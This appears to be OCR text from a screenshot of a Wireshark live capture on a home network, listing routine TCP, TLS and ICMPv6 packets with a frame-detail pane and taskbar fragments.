36 16.843852544 fe80::ce32:e5ff:fed... ff02::1 ICMPv6 78 Router Advertisement from cc:32:e5:d4:e9:18
37 16.935646726 104.208.16.88 192.168.0.105 TCP 60 443 → 64905 [ACK] Seq=6942 Ack=5717 Win=4193280 Len=0
38 16.944933789 104.208.16.88 192.168.0.105 TLSv1.3 153 Application Data
39 16.946292991 192.168.0.105 104.208.16.88 TLSv1.3 89 Application Data
40 17.235239087 104.208.16.88 192.168.0.105 TCP 60 443 → 64905 [ACK] Seq=7041 Ack=5752 Win=4193280 Len=0
41 19.079092441 104.18.39.21 192.168.0.105 TLSv1.2 78 Application Data
42 19.080195654 192.168.0.105 104.18.39.21 TLSv1.2 82 Application Data
43 19.099981369 104.18.39.21 192.168.0.105 TCP 60 443 → 50296 [ACK] Seq=25 Ack=29 Win=19 Len=0
44 20.909361560 192.168.0.105 104.208.16.88 TCP 60 63850 → 443 [FIN, ACK] Seq=1 Ack=1 Win=1021 Len=0
45 21.164353899 104.208.16.88 192.168.0.105 TCP 60 443 → 63850 [FIN, ACK] Seq=1 Ack=2 Win=16381 Len=0
Frame 1: Packet, 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
Ethernet II, Src: Intel_7b:41:07 (70:15:fb:7b:41:07), Dst: TpLinkTechno_d4:e9:18 (cc:32:e5:d4:e9:18)
Internet Protocol Version 4, Src: 192.168.0.105, Dst: 172.188.155.25
Transmission Control Protocol, Src Port: 52060, Dst Port: 443, Seq: 1, Ack: 1, Len: 1
eth0: <live capture in progress>
Packets: 128
Profile: Default
28°C Sunny
Search
ENG IN
16:13 16-12-2025

1.3